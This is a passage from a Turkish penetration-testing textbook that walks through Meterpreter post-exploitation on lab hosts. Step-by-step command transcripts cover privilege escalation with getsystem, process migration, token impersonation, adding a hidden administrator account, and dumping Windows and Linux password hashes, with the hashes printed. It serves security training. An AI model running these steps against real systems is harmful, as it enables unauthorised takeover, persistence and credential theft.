Current pid: 1044
meterpreter > getprivs
=====
Enabled Process Privileges
=====
SeDebugPrivilege
SeTcbPrivilege
SeCreateTokenPrivilege
SeAssignPrimaryTokenPrivilege
SeLockMemoryPrivilege
SeIncreaseQuotaPrivilege
SeSecurityPrivilege
SeTakeOwnershipPrivilege
SeLoadDriverPrivilege
SeSystemtimePrivilege
SeProfileSingleProcessPrivilege
SeIncreaseBasePriorityPrivilege
SeCreatePagefilePrivilege
SeCreatePermanentPrivilege
SeBackupPrivilege
SeRestorePrivilege
SeShutdownPrivilege
SeAuditPrivilege
SeSystemEnvironmentPrivilege
SeChangeNotifyPrivilege
SeUndockPrivilege
SeManageVolumePrivilege
meterpreter > getwd
C:\WINDOWS\system32
```

```
meterpreter > ifconfig
```

```
Interface 1
```

```
=====
```

```
Name       : MS TCP Loopback interface
Hardware MAC : 00:00:00:00:00:00
MTU        : 1520
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
```

```
Interface 2
```

```
=====
```

```
Name       : VMware Accelerated AMD PCNet Adapter - Paket Zamanlayıcı Mini Bağlantı Noktası
Hardware MAC : 00:0c:29:dc:38:09
MTU        : 1500
IPv4 Address : 192.168.1.32
IPv4 Netmask : 255.255.255.0
```

```
meterpreter > netstat
```

```
Connection list
```

```
=====
```

Proto	Local address	Remote address	State	User	Inode	PID/Program name
----	-----	-----	----	----	-----	-----
tcp	0.0.0.0:25	0.0.0.0:*	LISTEN	0	0	1564/inet
tcp	0.0.0.0:80	0.0.0.0:*	LISTEN	0	0	1564/inet
tcp	0.0.0.0:135	0.0.0.0:*	LISTEN	0	0	960/svcho
tcp	0.0.0.0:443	0.0.0.0:*	LISTEN	0	0	1564/inet
tcp	0.0.0.0:445	0.0.0.0:*	LISTEN	0	0	4/System
tcp	0.0.0.0:1025	0.0.0.0:*	LISTEN	0	0	1564/inet
tcp	0.0.0.0:1433	0.0.0.0:*	LISTEN	0	0	1588/sqls
tcp	0.0.0.0:3389	0.0.0.0:*	LISTEN	0	0	876/svcho
tcp	127.0.0.1:1031	0.0.0.0:*	LISTEN	0	0	996/alg.e
tcp	192.168.1.32:139	0.0.0.0:*	LISTEN	0	0	4/System
tcp	192.168.1.32:1067	192.168.1.11:4444	ESTABLISHED	0	0	1044/svch
tcp	192.168.1.32:1045	192.168.1.11:111	CLOSE_WAIT	0	0	1968/xspF
tcp	192.168.1.32:1056	192.168.1.11:80	CLOSE_WAIT	0	0	3512/IEXP
tcp	192.168.1.32:1057	192.168.1.11:4444	CLOSE_WAIT	0	0	3512/IEXP
tcp	192.168.1.32:1059	192.168.1.11:80	CLOSE_WAIT	0	0	1980/IEXP
tcp	192.168.1.32:1060	192.168.1.11:4444	CLOSE_WAIT	0	0	1980/IEXP
tcp	192.168.1.32:4444	192.168.1.11:40809	CLOSE_WAIT	0	0	1044/svch
tcp	192.168.1.32:4444	192.168.1.11:41992	CLOSE_WAIT	0	0	1044/svch
udp	0.0.0.0:1434	0.0.0.0:*		0	0	1588/sqls
udp	0.0.0.0:500	0.0.0.0:*		0	0	712/lsass
udp	0.0.0.0:1026	0.0.0.0:*		0	0	1100/svch
udp	0.0.0.0:445	0.0.0.0:*		0	0	4/System

```

udp 0.0.0.0:3456 0.0.0.0:* 0 0 1564/inet
udp 0.0.0.0:4500 0.0.0.0:* 0 0 712/lsass
udp 127.0.0.1:1063 0.0.0.0:* 0 0 2652/IEXP
udp 127.0.0.1:1058 0.0.0.0:* 0 0 1980/IEXP
udp 127.0.0.1:1027 0.0.0.0:* 0 0 1044/svch
udp 127.0.0.1:1053 0.0.0.0:* 0 0 3512/IEXP
udp 127.0.0.1:1900 0.0.0.0:* 0 0 1152/svch
udp 127.0.0.1:123 0.0.0.0:* 0 0 1044/svch
udp 127.0.0.1:1050 0.0.0.0:* 0 0 1044/svch
udp 192.168.1.32:137 0.0.0.0:* 0 0 4/System
udp 192.168.1.32:1900 0.0.0.0:* 0 0 1152/svch
udp 192.168.1.32:123 0.0.0.0:* 0 0 1044/svch
udp 192.168.1.32:138 0.0.0.0:* 0 0 4/System

```

**meterpreter > ps**

Process List

=====

PID	PPID	Name	Arch	Session	User	Path
---	----	----	----	-----	----	----
0	0	[System Process]		4294967295		
4	0	System	x86	0	NT AUTHORITY\SYSTEM	
228	3452	Adobe_Updater.exe	x86	0	HACMEONE\Holden	
		C:\Program Files\Common Files\Adobe\Updater6\Adobe_Updater.exe				
380	4	smss.exe	x86	0	NT AUTHORITY\SYSTEM	
		\SystemRoot\System32\smss.exe				
488	1224	cmd.exe	x86	0	NT AUTHORITY\SYSTEM	
		C:\WINDOWS\system32\cmd.exe				
496	700	msdtc.exe	x86	0	NT AUTHORITY\NETWORK SERVICE	
		C:\WINDOWS\system32\msdtc.exe				
532	380	csrss.exe	x86	0	NT	
		AUTHORITY\SYSTEM \??\C:\WINDOWS\system32\csrss.exe				
656	380	winlogon.exe	x86	0	NT	
		AUTHORITY\SYSTEM \??\C:\WINDOWS\system32\winlogon.exe				
700	656	services.exe	x86	0	NT AUTHORITY\SYSTEM	
		C:\WINDOWS\system32\services.exe				
712	656	lsass.exe	x86	0	NT AUTHORITY\SYSTEM	
		C:\WINDOWS\system32\lsass.exe				
864	700	vmacthlp.exe	x86	0	NT AUTHORITY\SYSTEM	
		C:\Program Files\VMware\VMware Tools\vmacthlp.exe				
876	700	svchost.exe	x86	0	NT AUTHORITY\SYSTEM	
		C:\WINDOWS\system32\svchost.exe				
960	700	svchost.exe	x86	0	NT AUTHORITY\NETWORK SERVICE	
		C:\WINDOWS\system32\svchost.exe				
996	700	alg.exe	x86	0	NT AUTHORITY\LOCAL SERVICE	
		C:\WINDOWS\System32\alg.exe				
1044	700	svchost.exe	x86	0	NT AUTHORITY\SYSTEM	
		C:\WINDOWS\System32\svchost.exe				
1100	700	svchost.exe	x86	0	NT AUTHORITY\NETWORK SERVICE	
		C:\WINDOWS\system32\svchost.exe				

```

1152 700 svchost.exe x86 0 NT AUTHORITY\LOCAL SERVICE
C:\WINDOWS\system32\svchost.exe
1400 700 spoolsv.exe x86 0 NT AUTHORITY\SYSTEM
C:\WINDOWS\system32\spoolsv.exe
1428 1980 notepad.exe x86 0 HACMEONE\Holden
C:\WINDOWS\System32\notepad.exe
1508 700 cisvc.exe x86 0 NT AUTHORITY\SYSTEM
C:\WINDOWS\system32\cisvc.exe
1544 3608 sqlmangr.exe x86 0 HACMEONE\Holden
C:\Program Files\Microsoft SQL Server\80\Tools\Binn\sqlmangr.exe
1564 700 inetinfo.exe x86 0 NT AUTHORITY\SYSTEM
C:\WINDOWS\system32\inetinfo.exe
1588 700 sqlservr.exe x86 0 NT AUTHORITY\SYSTEM
C:\Program Files\Microsoft SQL Server\MSSQL\Binn\sqlservr.exe
1668 700 dllhost.exe x86 0 NT AUTHORITY\SYSTEM
C:\WINDOWS\system32\dllhost.exe
1924 700 vmtoolsd.exe x86 0 NT AUTHORITY\SYSTEM
C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
1968 2920 xspFG.exe x86 0 NT AUTHORITY\SYSTEM
C:\WINDOWS\TEMP\xspFG.exe
1980 3608 IEXPLORE.EXE x86 0 HACMEONE\Holden
C:\Program Files\Internet Explorer\iexplore.exe
2352 3608 vmtoolsd.exe x86 0 HACMEONE\Holden
C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
2632 1564 davcddata.exe x86 0 NT AUTHORITY\SYSTEM
C:\WINDOWS\system32\inetinfo\davcddata.exe
2652 3608 IEXPLORE.EXE x86 0 HACMEONE\Holden
C:\Program Files\Internet Explorer\iexplore.exe
3140 3608 mmc.exe x86 0 HACMEONE\Holden
C:\WINDOWS\system32\mmc.exe
3164 3608 VMwareTray.exe x86 0 HACMEONE\Holden
C:\Program Files\VMware\VMware Tools\VMwareTray.exe
3512 3608 IEXPLORE.EXE x86 0 HACMEONE\Holden
C:\Program Files\Internet Explorer\iexplore.exe
3608 2824 explorer.exe x86 0 HACMEONE\Holden
C:\WINDOWS\Explorer.EXE
3672 1044 wscntfy.exe x86 0 HACMEONE\Holden
C:\WINDOWS\system32\wscntfy.exe

```

Meterpreter ile Hedeftey Temel Bilgilerin Toplanması

### 4.2.3 Yetki ve Süreç İşlemleri

Meterpreter yüklenmiş bir hedefte her durumda istenen haklarla bağlanılacağıının teminatı yoktur, hangi süreç exploit edilmiş ise o sürecin hakları ile sisteme erişim sağlanması muhtemeldir. Bu noktada kullanılabilir yetkilerin yeterli olmaması sözkonusu olursa **getsystem** komutu ile **SYSTEM** kullanıcısı seviyesinde yetkilere kavuşmak mümkün olmaktadır. Yerel güvenlik açıkları kullanılarak yetki yükseltme işlemi işletim sistemi ve sürümlerine bağlı olarak farklılıklar göstermektedir.

```
meterpreter > sysinfo
Computer      : HACMEONE
OS            : Windows XP (Build 2600, Service Pack 2).
Architecture : x86
System Language : tr_TR
Meterpreter   : x86/win32

meterpreter > getuid
Server username: HACMEONE\Holden

meterpreter > getsystem -h
Usage: getsystem [options]
Attempt to elevate your privilege to that of local system.
OPTIONS:
    -h          Help Banner.
    -t <opt>    The technique to use. (Default to '0').
                0 : All techniques available
                1 : Service - Named Pipe Impersonation (In Memory/Admin)
                2 : Service - Named Pipe Impersonation (Dropper/Admin)
                3 : Service - Token Duplication (In Memory/Admin)
                4 : Exploit - KiTrap0D (In Memory/User)

meterpreter > getsystem
...got system (via technique 1).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Meterpreter ile Windows İşletim Sisteminde Yetki Yükseltme

Kullanılan yerel güvenlik açıkları, işletim sistemlerinin yüklenecek yamaları ile kapatılabilir ve kullanılabilecek güvenlik açığı bulunmuyor ise yetki kazanılması da mümkün olmayabilir.

Örneğin PHP, Java ve Linux işletim sistemi için hazırlanan Meterpreter'in an itibarıyla yetki yükseltme seçenekleri bulunmamaktadır. PHP ve Java bulundukları platform nedeniyle, Linux modülü ise henüz sistem çekirdeği ve yerel setuid uygulama açıklarının kullanımı kodlanmadığından bu özelliğe sahip değildir.

```

meterpreter > sysinfo
Computer      : hacmelinux
OS            : Linux hacmelinux 3.4.9-030409-generic #201208151135 SMP Wed Aug 15
15:36:29 UTC 2012 (x86_64)
Architecture : x86_64
Meterpreter   : x86/linux
meterpreter > getuid
Server username: uid=1000, gid=1000, euid=1000, egid=1000, suid=1000, sgid=1000
meterpreter > getsystem
[-] Unknown command: getsystem.

```

#### Linux İşletim Sisteminde Meterpreter ile Yetki Yükseltme Yapılamaması

Meterpreter'in yüklü olduğu kullanıcı ve sürecin durumu, varolan oturum durumu ile bağlantılıdır. Ana sürecin sonlanması durumunda, alt süreç olarak çalışmakta olan Meterpreter da sonlanacak ve oturum kaybedilecektir. Özellikle toplu web tarayıcı açıkları veya dosya üretme açıkları söz konusu ise tüm Meterpreter oturumlarının anlık eş zamanlı yönetimi mümkün olmayabilir. Bu tür oturum kayıplarını önlemek için Meterpreter'in temel komutlarından biri olan **migrate** özelliği kullanılmaktadır. Oturumun sürekliliği için, sunucu çalıştığı sürece kapatılmayacak ve tercihen servis olan bir süreç seçilmelidir. Süreç listesi alınması için **ps** komutu kullanılabilir ve görülecek süreç numarası kullanılarak **migrate** komutu verilir, böylece ilgili sürecin alt süreci olunur ve daha sürekli bir oturum kazanılmış olur. Örnekte 1980 süreç numaralı Internet Explorer yerine, 1544 numaralı Microsoft SQL servisi tercih edilmiş ve sunucu çalıştığı sürece oturumu kaybetmeme ihtimali güçlendirilmiştir. Bu özelliğin bir diğer kullanım sebebi de seçilecek sürecin erişebildiği bir kaynağa erişilememesi durumudur, böylece yeni süreç ile beraber o kaynağa da erişim sağlanabilir.

```

meterpreter > ps ax

Process List
=====

  PID  PPID  Name                      Arch  Session  User                      Path
  ---  ---  ---                      ---  ---      ---                      ---
    0     0  [System Process]          x86   4294967295
    4     0  System                    x86   0         NT AUTHORITY\SYSTEM
  228  3452  Adobe_Updater.exe         x86   0         HACMEONE\Holden
C:\Program Files\Common Files\Adobe\Updater6\Adobe_Updater.exe
  380     4  smss.exe                  x86   0         NT AUTHORITY\SYSTEM
\SystemRoot\System32\smss.exe
  452  1044  notepad.exe               x86   0         NT AUTHORITY\SYSTEM
C:\WINDOWS\System32\notepad.exe
  488  1224  cmd.exe                   x86   0         NT AUTHORITY\SYSTEM
C:\WINDOWS\system32\cmd.exe

```

```

496 700 msdtc.exe x86 0 NT AUTHORITY\NETWORK SERVICE
C:\WINDOWS\system32\msdtc.exe
532 380 csrss.exe x86 0 NT
AUTHORITY\SYSTEM \??\C:\WINDOWS\system32\csrss.exe
656 380 winlogon.exe x86 0 NT
AUTHORITY\SYSTEM \??\C:\WINDOWS\system32\winlogon.exe
700 656 services.exe x86 0 NT AUTHORITY\SYSTEM
C:\WINDOWS\system32\services.exe
712 656 lsass.exe x86 0 NT AUTHORITY\SYSTEM
C:\WINDOWS\system32\lsass.exe
864 700 vmacthlp.exe x86 0 NT AUTHORITY\SYSTEM
C:\Program Files\VMware\VMware Tools\vmacthlp.exe
876 700 svchost.exe x86 0 NT AUTHORITY\SYSTEM
C:\WINDOWS\system32\svchost.exe
960 700 svchost.exe x86 0 NT AUTHORITY\NETWORK SERVICE
C:\WINDOWS\system32\svchost.exe
996 700 alg.exe x86 0 NT AUTHORITY\LOCAL SERVICE
C:\WINDOWS\System32\alg.exe
1044 700 svchost.exe x86 0 NT AUTHORITY\SYSTEM
C:\WINDOWS\System32\svchost.exe
1100 700 svchost.exe x86 0 NT AUTHORITY\NETWORK SERVICE
C:\WINDOWS\system32\svchost.exe
1152 700 svchost.exe x86 0 NT AUTHORITY\LOCAL SERVICE
C:\WINDOWS\system32\svchost.exe
1400 700 spoolsv.exe x86 0 NT AUTHORITY\SYSTEM
C:\WINDOWS\system32\spoolsv.exe
1428 1980 notepad.exe x86 0 HACMEONE\Holden
C:\WINDOWS\System32\notepad.exe
1508 700 cisvc.exe x86 0 NT AUTHORITY\SYSTEM
C:\WINDOWS\system32\cisvc.exe
1544 3608 sqlmangr.exe x86 0 HACMEONE\Holden
C:\Program Files\Microsoft SQL Server\80\Tools\Binn\sqlmangr.exe
1564 700 inetinfo.exe x86 0 NT AUTHORITY\SYSTEM
C:\WINDOWS\system32\inetinfo.exe
1588 700 sqlservr.exe x86 0 NT AUTHORITY\SYSTEM
C:\Program Files\Microsoft SQL Server\MSSQL\Binn\sqlservr.exe
1668 700 dllhost.exe x86 0 NT AUTHORITY\SYSTEM
C:\WINDOWS\system32\dllhost.exe
1924 700 vmtoolsd.exe x86 0 NT AUTHORITY\SYSTEM
C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
1968 2920 xspFG.exe x86 0 NT AUTHORITY\SYSTEM
C:\WINDOWS\TEMP\xspFG.exe
1980 3608 IEXPLORE.EXE x86 0 HACMEONE\Holden
C:\Program Files\Internet Explorer\iexplore.exe
2352 3608 vmtoolsd.exe x86 0 HACMEONE\Holden
C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
2632 1564 davcd data.exe x86 0 NT AUTHORITY\SYSTEM
C:\WINDOWS\system32\inetinfo\DavCDData.exe
2652 3608 IEXPLORE.EXE x86 0 HACMEONE\Holden
C:\Program Files\Internet Explorer\iexplore.exe
3140 3608 mmc.exe x86 0 HACMEONE\Holden

```

```

C:\WINDOWS\system32\mmc.exe
3164 3608 VMwareTray.exe      x86 0      HACMEONE\Holden
C:\Program Files\VMware\VMware Tools\VMwareTray.exe
3276 656 logon.scr           x86 0      HACMEONE\Holden
C:\WINDOWS\system32\logon.scr
3512 3608 IEXPLORE.EXE       x86 0      HACMEONE\Holden
C:\Program Files\Internet Explorer\iexplore.exe
3608 2824 explorer.exe        x86 0      HACMEONE\Holden
C:\WINDOWS\Explorer.EXE
3672 1044 wscntfy.exe         x86 0      HACMEONE\Holden
C:\WINDOWS\system32\wscntfy.exe

```

```

meterpreter > getpid
Current pid: 1980
meterpreter > migrate 1544
[*] Migrating to 1544...
[*] Migration completed successfully.
meterpreter > getpid
Current pid: 1544

```

Meterpreter ile Ana Süreci Değiştirerek Başka Bir Sürece Alt Süreç Olmak

Ayrıca **run** komutu ile çalıştırılan ve benzer bir görevi icra eden **migrate** betiği daha vardır, otomatize biçimde başka bir sürecin parçası olmayı içermektedir. Genellikle toplu ele geçirmelerde veya Meterpreter'ı hızlıca ana süreçten kurtarma amacıyla kullanılır. Varolan süreci öldürme, başka bir sürece alt süreç olma veya yeni bir süreç oluşturarak o sürece alt süreç olma özellikleri vardır. Bir Meterpreter script'i olduğu için koduna bakarak, verilmiş olan komutları görmek ve yeni komutlar eklemek mümkündür. Meterpreter script'lerine ve kullanım özelliklerine ilerleyen bölümlerde ayrıca değinilecektir.

```

meterpreter > run migrate -h
OPTIONS:

-f      Launch a process and migrate into the new process
-h      Help menu.
-k      Kill original process.
-n <opt> Migrate into the first process with this executable name (explorer.exe)
-p <opt> PID to migrate to.

meterpreter > getpid
Current pid: 1544
meterpreter > run migrate -f
[*] Current server process: sqlmangr.exe (1544)
[*] Spawning notepad.exe process to migrate to
[+] Migrating to 2044
[+] Successfully migrated to process
meterpreter > getpid
Current pid: 2044

```

Meterpreter Scripti Migrate ile Yeni Bir Sürecin Alt Süreci Olmak



Yetki yükseltme ve değiştirme işlemleri için kullanılabilecek önemli bir modül de **incognito**'dur. Bu modül kullanılarak kullanıcının yetki jetonları listelenebilir, bir yetki jetonu alınabilir, sisteme erişilebilir yetki jetonlarına sahip bir kullanıcı eklenebilir veya bir alan kullanıcısı eklenebilir. Özel yetki yükseltme veya veri erişimi için kritik bir gerekliliğe sahip olmaktadır.

```
meterpreter > getuid
Server username: HACMEONE\hacme
meterpreter > getpid
Current pid: 2704
meterpreter > load incognito
Loading extension incognito...success.
meterpreter > list_tokens -u
[-] Warning: Not currently running as SYSTEM, not all tokens will be available
Call rev2self if primary process token is SYSTEM

Delegation Tokens Available
=====
HACMEONE\hacme

Impersonation Tokens Available
=====
No tokens available

meterpreter > list_tokens -g
[-] Warning: Not currently running as SYSTEM, not all tokens will be available
Call rev2self if primary process token is SYSTEM

Delegation Tokens Available
=====
No tokens available

Impersonation Tokens Available
=====
No tokens available

meterpreter > ps ax
Process List
=====
```

PID	PPID	Name	Arch	Session	User	Path
0	0	[System Process]		4294967295		
4	0	System		4294967295		
380	4	smss.exe		4294967295		
452	1044	notepad.exe		4294967295		
488	1224	cmd.exe		4294967295		
496	700	msdtc.exe		4294967295		

```

532  380  csrss.exe          4294967295
656  380  winlogon.exe        4294967295
700  656  services.exe        4294967295
712  656  lsass.exe           4294967295
864  700  vmacthlp.exe        4294967295
876  700  svchost.exe         4294967295
960  700  svchost.exe         4294967295
996  700  alg.exe             4294967295
1044 700  svchost.exe         4294967295
1100 700  svchost.exe         4294967295
1152 700  svchost.exe         4294967295
1372 1044 wscntfy.exe         x86  0      HACMEONE\hacme
C:\WINDOWS\system32\wscntfy.exe
1400 700  spoolsv.exe         4294967295
1508 700  cisvc.exe           4294967295
1564 700  inetinfo.exe        4294967295
1588 700  sqlservr.exe        4294967295
1668 700  dllhost.exe         4294967295
1752 700  msixexec.exe        4294967295
1924 700  vmtoolsd.exe        4294967295
1968 2920 xspFG.exe           4294967295
2152 3276 reader_sl.exe x86  0      HACMEONE\hacme C:\Program
Files\Adobe\Reader 9.0\Reader\Reader_sl.exe
2196 3276 vmtoolsd.exe x86  0      HACMEONE\hacme C:\Program
Files\VMware\VMware Tools\vmtoolsd.exe
2568 3276 sqlmangr.exe x86  0      HACMEONE\hacme C:\Program
Files\Microsoft SQL Server\80\Tools\Binn\sqlmangr.exe
2632 1564 davcddata.exe 4294967295
2704 3276 IEXPLORE.EXE x86  0      HACMEONE\hacme C:\Program
Files\Internet Explorer\iexplore.exe
3008 3276 VMwareTray.exe x86  0      HACMEONE\hacme C:\Program
Files\VMware\VMware Tools\VMwareTray.exe
3276 3600 explorer.exe x86  0      HACMEONE\hacme C:\WINDOWS\Explorer.EXE

```

**meterpreter > migrate 1588**

[\*] Migrating to 1588...

[-] Error running command migrate: Rex::RuntimeError Cannot migrate into this process (insufficient privileges)

**meterpreter > getprivs**

=====

Enabled Process Privileges

=====

```

SeShutdownPrivilege
SeChangeNotifyPrivilege
SeUndockPrivilege

```

**meterpreter > getsystem**

...got system (via technique 4).

```
meterpreter > getprivs
```

```
=====
Enabled Process Privileges
=====
```

```
SeDebugPrivilege
SeTcbPrivilege
SeCreateTokenPrivilege
SeAssignPrimaryTokenPrivilege
SeLockMemoryPrivilege
SeIncreaseQuotaPrivilege
SeSecurityPrivilege
SeTakeOwnershipPrivilege
SeLoadDriverPrivilege
SeSystemtimePrivilege
SeProfileSingleProcessPrivilege
SeIncreaseBasePriorityPrivilege
SeCreatePagefilePrivilege
SeCreatePermanentPrivilege
SeBackupPrivilege
SeRestorePrivilege
SeShutdownPrivilege
SeAuditPrivilege
SeSystemEnvironmentPrivilege
SeChangeNotifyPrivilege
SeUndockPrivilege
SeManageVolumePrivilege
```

```
meterpreter > list_tokens -u
```

```
Delegation Tokens Available
```

```
=====
HACMEONE\hacme
HACMEONE\IWAM_HACMEONE
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
NT AUTHORITY\SYSTEM
```

```
Impersonation Tokens Available
```

```
=====
NT AUTHORITY\ANONYMOUS LOGON
```

```
meterpreter > list_tokens -g
```

```
Delegation Tokens Available
```

```
=====
BUILTIN\Administrators
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
```

```
Impersonation Tokens Available
```

```
=====
No tokens available
```

```
meterpreter > impersonate_token 'BUILTIN\Administrators'
```

```
[+] Delegation token available
```

```
[+] Successfully impersonated user NT AUTHORITY\SYSTEM
```

```
meterpreter > list_tokens -g
```

```
Delegation Tokens Available
```

```
=====
```

```
BUILTIN\Administrators
```

```
NT AUTHORITY\LOCAL SERVICE
```

```
NT AUTHORITY\NETWORK SERVICE
```

```
Impersonation Tokens Available
```

```
=====
```

```
No tokens available
```

```
meterpreter > add_user -h
```

```
Usage: add_user <username> <password> [options]
```

Attempts to add a user to a host with all accessible tokens. Terminates when successful, an error that is not access denied occurs (e.g. password does not meet complexity requirements) or when all tokens are exhausted

OPTIONS:

-h <opt> Add user to remote host

```
meterpreter > add_user gamasectest gamasec
```

```
[*] Attempting to add user gamasectest to host 127.0.0.1
```

```
[+] Successfully added user
```

```
meterpreter > add_group_user -h
```

```
Usage: add_group_user <groupname> <username> [options]
```

Attempts to add a user to a global group on a host with all accessible tokens. Terminates when successful, an error that is not access denied occurs (e.g. user not found) or when all tokens are exhausted

OPTIONS:

-h <opt> Add user to global group on remote host

```
meterpreter > add_localgroup_user administrators gamasectest
```

```
[*] Attempting to add user gamasectest to localgroup administrators on host 127.0.0.1
```

```
[+] Successfully added user to local group
```

Meterpreter Incognito Modülü Kullanımı

Sistemde erişilebilir parola özetleri de yetki yükseltme veya ağdaki diğer kaynaklara erişim için önem taşımaktadır. Windows için Meterpreter'in **priv** eklentisi ile **hashdump** komutu kullanılabilir hale gelmektedir. Eğer **hashdump** komutu kullanırsa, Windows işletim sistemlerinde yer alan SAM veritabanından kullanıcı parola özetleri dökülecektir. Bu işlem için SYSTEM kullanıcısı haklarına sahip olmak gerekmektedir; yetkisiz kullanıcılar için yetki yükseltme açıkları veya yetki jetonu çalınması ile bu yetkilere ulaşılabilir.

Alınacak kullanıcı parola özetlerinin iki şekilde kullanımı mümkündür; parolalar kırılabilir veya daha sonra anlatılacağı üzere doğrudan bir Windows sisteme giriş yapmak için kullanılabilir. Windows kullanıcı parolaları, özellikle çok sayıda sisteme yönelik sistem sızma testi yapılıyorsa oldukça faydalı olmakta ve güvenlik açığı barındırmayan sistemlere girmeyi de kolaylaştırmaktadır.

```
meterpreter > hashdump
```

```
Administrator:500:8aa9c60b53f72250aad3b435b51404ee:de43644c485ccb71250df2498410cbba:::  
ASPNET:1007:59dca738ffc29cea3a6c0c7aa1618850:554e05a92a25de69e8271d1dc5ebf6e4:::  
gamasec:1004:8aa9c60b53f72250aad3b435b51404ee:de43644c485ccb71250df2498410cbba:::  
gamasectest:1010:8aa9c60b53f72250aad3b435b51404ee:de43644c485ccb71250df2498410cbba:::  
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::  
hacme:1009:42d9795ccbf0445eaad3b435b51404ee:3e3a37f6ed7de88bf26305ab0c0cf0a3:::  
HelpAssistant:1000:cb29d350ac17ddf2ec87c78080e896ed:6a46603615c572a613888ef12dd1c3b3:::  
Holden:1003:42d9795ccbf0445eaad3b435b51404ee:3e3a37f6ed7de88bf26305ab0c0cf0a3:::  
IUSR_HACMEONE:1005:bf75996d0aa7467cf3c8c7f3b33ebadf:2d68c05020fcbbee77d548fbd8fa7be3c:::  
IWAM_HACMEONE:1006:c2bde81ffacf96d5054f006b655b98fe:c1cb9a58b3331160679e13a721a17d2e:::  
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:5a805c3581ca5c995bf1844af322267c:::  
::
```

Meterpreter Hashdump Modülü ile Windows Kullanıcıları Parola Özetlerinin Dökülmesi

Windows işletim sisteminden kullanıcı parolalarını dökmek için kullanılan **hashdump** komutu **priv** modülünün parçasıdır ve özel yetkili işlemler yapmaktadır. Meterpreter **post** modülleri ise Meterpreter'in Ruby dili desteğini kullanarak hazırlanmış betiklerdir. Linux veya Mac OS X işletim sisteminde kullanıcı parolalarının alınması **post** modülleri aracılığıyla mümkün olmaktadır. Ruby ile yazılmış olan **post/linux/gather/hashdump** ve **post/osx/gather/hashdump** modülleri ardışık işlemlerdir. Kodları incelendiğinde yapılan işlemin sadece birçok dosya içeriğinin alınması ve ekrana gönderilmesi olduğu görülecektir. Bu noktada önemli olan konu, ilgili dosyalara erişim için "root" kullanıcısı haklarına sahip olunması gerekliliğidir. Yetki yükseltme açıkları sayesinde normal kullanıcılar "root" haklarına kavuştuktan sonra bu modüller işlevsel olacaktır.

```
msf post(hashdump) > use exploit/multi/handler
msf exploit(handler) > exploit -j
[*] Exploit running as background job.
[*] Started reverse handler on 192.168.1.11:5555
[*] Starting the payload handler...
[*] Transmitting intermediate stager for over-sized stage...(100 bytes)
[*] Sending stage (1126400 bytes) to 192.168.1.11
[*] Meterpreter session 7 opened (192.168.1.11:5555 -> 192.168.1.31:45030) at 2012-09-19
15:43:01 +0300
```

```
msf post(hashdump) > sessions
```

Active sessions

=====

Id	Type	Information
7	meterpreter	x86/linux uid=0, gid=0, euid=0, egid=0, suid=0, sgid=0 @ holdenus 192.168.1.11:5555 -> 192.168.1.31:45030 (192.168.1.31)

```
msf exploit(handler) > use post/linux/gather/hashdump
```

```
msf post(hashdump) > info
```

Name: Linux Gather Dump Password Hashes for Linux Systems  
Module: post/linux/gather/hashdump  
Version: 14774  
Platform: Linux  
Arch:  
Rank: Normal

Provided by:

Carlos Perez <carlos\_perez@darkoperator.com>

Description:

Post Module to dump the password hashes for all users on a Linux System

```
msf post(hashdump) > show options
```

Module options (post/linux/gather/hashdump):

Name	Current Setting	Required	Description
SESSION	7	yes	The session to run this module on.

```
msf post(hashdump) > set SESSION 7
```

```
SESSION => 7
```

```
msf post(hashdump) > run
```

```
[+] root:
```

```
$1$6tjQPbYb$6p34Q4.l6/qDKzI9j.QUFNZ8ZmxhGOJ.lZSghluZVwi0SgPSJHjg/:0:0:root:/root:/bin/bash
```

```
[+] holden:
```

```
$1$uoToIIpQ$NzgDeWEUx.rROI6R/pms.BBoutUV.C1Gy9kg7456zyw2da9.InnqFH2xFJ0.:1000:1000:holden,,,:/home/holden:/bin/bash
```

```
[+] Unshadowed Password File:
```

```
/root/.msf4/loot/20120919154319_default_192.168.1.31_linux.hashes_909586.txt
```

```
[*] Post module execution completed
```

Meterpreter Hashdump Modülü ile Linux Kullanıcıları Parola Özetlerinin Dökülmesi

#### 4.2.4 Dosya Sistemi İşlemleri

Hedef sisteme Meterpreter yüklendikten sonra **stdapi** aracılığıyla dosya işlemleri yapılabilmeye başlanmaktadır. Dosya listeleme, silme, izin değiştirme, dosya indirme ve dosya gönderimi gibi işlemler kullanılabilir olacaktır. Hedef sistemde iz bırakması nedeniyle dosya gönderimi, izin oluşturma gibi diske yazacak işlemler tavsiye edilmemektedir. Aşağıda yapılan bazı dosya işlemleri örnekleri görülebilmektedir.

```
meterpreter > cd \

meterpreter > ls

Listing: C:\
=====
```

Mode	Size	Type	Last modified	Name
----	----	----	-----	----
100777/rwxrwxrwx	0	fil	2008-12-03 18:48:10 +0200	AUTOEXEC.BAT
100777/rwxrwxrwx	35124856	fil	2012-09-18 15:16:44 +0300	AdbeRdr90_en_US.exe
100444/r--r--r--	4952	fil	2001-11-22 17:00:00 +0200	Bootfont.bin
100666/rw-rw-rw-	0	fil	2008-12-03 18:48:10 +0200	CONFIG.SYS
40777/rwxrwxrwx	0	dir	2012-09-18 18:50:20 +0300	Documents and Settings
100444/r--r--r--	0	fil	2008-12-03 18:48:10 +0200	IO.SYS
40777/rwxrwxrwx	0	dir	2011-07-26 16:06:45 +0300	Inetpub
40777/rwxrwxrwx	0	dir	2011-07-26 16:07:10 +0300	MSDRELA
100444/r--r--r--	0	fil	2008-12-03 18:48:10 +0200	MSDOS.SYS
100555/r-xr-xr-x	47564	fil	2004-08-04 00:38:34 +0300	NTDETECT.COM
40555/r-xr-xr-x	0	dir	2012-09-18 15:31:40 +0300	Program Files
40777/rwxrwxrwx	0	dir	2009-01-14 21:31:42 +0200	RECYCLER
40777/rwxrwxrwx	0	dir	2011-07-26 16:06:45 +0300	System Volume Information
40777/rwxrwxrwx	0	dir	2012-09-13 18:15:40 +0300	WINDOWS
100666/rw-rw-rw-	211	fil	2008-12-03 18:42:23 +0200	boot.ini
